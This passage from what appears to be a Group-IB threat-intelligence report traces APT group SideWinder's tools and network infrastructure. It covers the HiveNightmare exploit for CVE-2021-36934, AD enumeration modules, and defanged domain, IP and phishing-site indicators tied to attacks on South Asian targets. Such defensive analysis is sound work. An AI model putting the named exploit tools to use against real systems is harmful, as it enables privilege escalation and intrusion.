
File name	header.txt
Size (in bytes)	34,816
Format and type	PE32, EXE
SHA-1	d3011dcde08fd690917c083f63ebedf2d87d1e0b
PDB	E:\trans\CVE-2021-36934-main (1)\CVE-2021-36934-main\obj\Release\CVE-2021-36934.pdb

The file **header.txt** is written in C# (.NET framework version 4.5). Its original name is **CVE-2021-36934.exe** and it is the tool **HiveNightmare** (SeriousSAM, CVE-2021–36934), which is used for exploiting the vulnerability CVE-2021–36934 in Windows 10. The tool enables threat actors to read any registry hive without administrator privileges. The source code of this tool is available at https://github.com/cube0x0/CVE-2021-36934.

ADModule.Tool

File name	Microsoft.ActiveDirectory.Management.txt	Import-ActiveDirectory.txt
Size (in bytes)	1,127,936	3,273,486
Format and type	PE32, DLL	PowerShell
SHA-1	0f0e18be1811c48beb4a75a7502f4ff9a36996c1	259940e13293c79babaee645cfeedfdc2a1a3a54

These tools make it possible to enumerate Active Directory without installing remote server administration tools (RSAT) or administrator privileges. The hashes of the files are identical to the hashes of files in the repository found at https://github.com/samratashok/ADModule.




INFRASTRUCTURE ANALYSIS

In this section, Group-IB researchers present a diagram of SideWinder's network infrastructure for the first time. The diagram is based on samples of the group's malware and network IOCs extracted from these samples during the analysis. This makes the links between the files and the network clearer. The figure below shows SideWinder's infrastructure and tools.

Analysis of the network infrastructure used by the APT group SideWinder

GROUP-IB



Based on the diagram above, Group-IB researchers believe that it is incorrect to attribute the network IOCs **microsoft-patches[.]servehttp[.]com**, **microsoft[.]redirectme[.]net**, and **46[.]30[.]188[.]222** to the APT called Donot. Group-IB team believes it is unlikely that the network infrastructure has been reused.

Information about the domain names that are part of SideWinder's network infrastructure (see the diagram above) is presented in the table below.

Domain	Registrar	A record	Date resolved (PDNS) (DD.MM.YYYY)
sltmobitel[.]hopto[.]org	No-IP DDNS	185[.]248[.]102[.]15	29.12.2021
sltelecom[.]servehttp[.]com	No-IP DDNS	185[.]248[.]102[.]15	06.12.2021
lankabelltd[.]myftp[.]org	No-IP DDNS	185[.]248[.]102[.]15	29.12.2021
bankofceylon[.]sytes[.]net	No-IP DDNS	185[.]248[.]102[.]15	29.12.2021
expolanka[.]serveftp[.]com	No-IP DDNS	185[.]248[.]102[.]15	29.12.2021
srilankanairlines[.]redirectme[.]net	No-IP DDNS	185[.]248[.]102[.]15	06.12.2021
mail[.]gavaf[.]org	Porkbun LLC	5[.]2[.]79[.]135 46[.]30[.]188[.]222	11.11.2021 14.09.2021
outlook[.]gavaf[.]org	Porkbun LLC	5[.]2[.]79[.]135 46[.]30[.]188[.]222	30.11.2021 14.09.2021
webmail[.]gavaf[.]org	Porkbun LLC	5[.]2[.]79[.]135 46[.]30[.]188[.]222	26.11.2021 14.09.2021
webmail-org[.]servehttp[.]com	No-IP DDNS	83[.]171[.]236[.]49 46[.]30[.]188[.]222	21.09.2021 13.09.2021
microsoft-patches[.]servehttp[.]com	No-IP DDNS	45[.]92[.]156[.]114 46[.]30[.]188[.]222 185[.]243[.]112[.]186	22.11.2021 28.07.2021 18.06.2021
microsoft-updates[.]servehttp[.]com	No-IP DDNS	45[.]92[.]156[.]114 185[.]243[.]112[.]186	10.01.2022 14.06.2021
microsoft-winupdate[.]servehttp[.]com	No-IP DDNS	45[.]153[.]240[.]66	23.02.2021
akamai[.]servehttp[.]com	No-IP DDNS	185[.]248[.]102[.]15 194[.]32[.]76[.]244	23.08.2021 02.06.2020

windowupdate[.]myftp[.]org	No-IP DDNS	45[.]92[.]156[.]114	19.11.2021
microsoft[.]redirectme[.]net	No-IP DDNS	45[.]92[.]156[.]114 185[.]243[.]112[.]186 46[.]30[.]188[.]222	23.11.2021 11.09.2021 30.07.2021
mail[.]nepal[.]gavnp[.]org	Porkbun LLC	45[.]153[.]240[.]66 185[.]163[.]47[.]226	15.03.2021 03.11.2020
nic-share[.]myftp[.]org	No-IP DDNS	--	-

The table above suggests that SideWinder prefers to use dynamic DNS (DDNS) services provided by a company called **No-IP**.


Information about the IP addresses that are part of SideWinder's network infrastructure (see the diagram above) is presented in the table below. SideWinder's IP addresses are mainly located in the Netherlands, but also Germany, France, Moldova, and Russia.

IP address	Internet service provider (ISP)	Autonomous system number (ASN)	Country
83[.]171[.]236[.]49	Droptop GmbH	AS201206	DE
194[.]32[.]76[.]244	MVPS LTD	AS202448	FR
185[.]243[.]112[.]186	CrownCloud	AS208258	NL
45[.]153[.]240[.]66	combahton GmbH	AS30823	DE
185[.]163[.]47[.]226	MivoCloud SRL	AS39798	MD
185[.]248[.]102[.]15	IpServer	AS44812	RU
185[.]248[.]101[.]231	IpServer	AS44812	RU
45[.]92[.]156[.]114	365 Group LLC	AS58073	NL
5[.]2[.]79[.]135	LiteServer	AS60404	NL
46[.]30[.]188[.]222	CrownCloud	AS8100	NL


Group-IB linked an old attack (carried out in 2020) against the Maldivian government to SideWinder's network infrastructure. At the time, the threat actors used LNK and HTA files to download the payload, too. The network IOCs relating to the old attack are shown in the table below.

Domain	Registrar	A record	Date resolved (PDNS) (DD.MM.YYYY)
domain-lk[.]sytes[.]net	No-IP DDNS	194[.]32[.]76[.]244 213[.]227[.]155[.]113 160[.]20[.]147[.]84	19.11.2020 19.08.2020 26.11.2019
foreign-mv[.]sytes[.]net	No-IP DDNS	160[.]20[.]147[.]84	21.11.2019
ncit-gov[.]sytes[.]net	No-IP DDNS	160[.]20[.]147[.]84	07.01.2020
windefupdate[.]sytes[.]net	No-IP DDNS	185[.]248[.]102[.]15 213[.]227[.]155[.]113 160[.]20[.]147[.]84	28.12.2021 18.09.2020 08.01.2020

The network IOCs above overlap with a part of SideWinder's network infrastructure, namely the IP addresses **185[.]248[.]102[.]15** and **194[.]32[.]76[.]244**. The link can be seen in the Group-IB's Graph Network Analysis tool:




Now let's look at a link between SideWinder's infrastructure and the domain names **nucleusvision[.]sytes[.]net** and **nucleusvision[.]co** (phishing websites disguised as Nucleus Vision).



- Domain names associated with phishing resource imitating Nucleus Vision that was found in backup archive http://46[.]30[.]188[.]222/backup.zip
- SideWinder's network infrastructure

What is more, SideWinder's infrastructure (shown earlier) overlaps with old network IOCs mentioned in analyses by Trend Micro and DeepEnd Research.

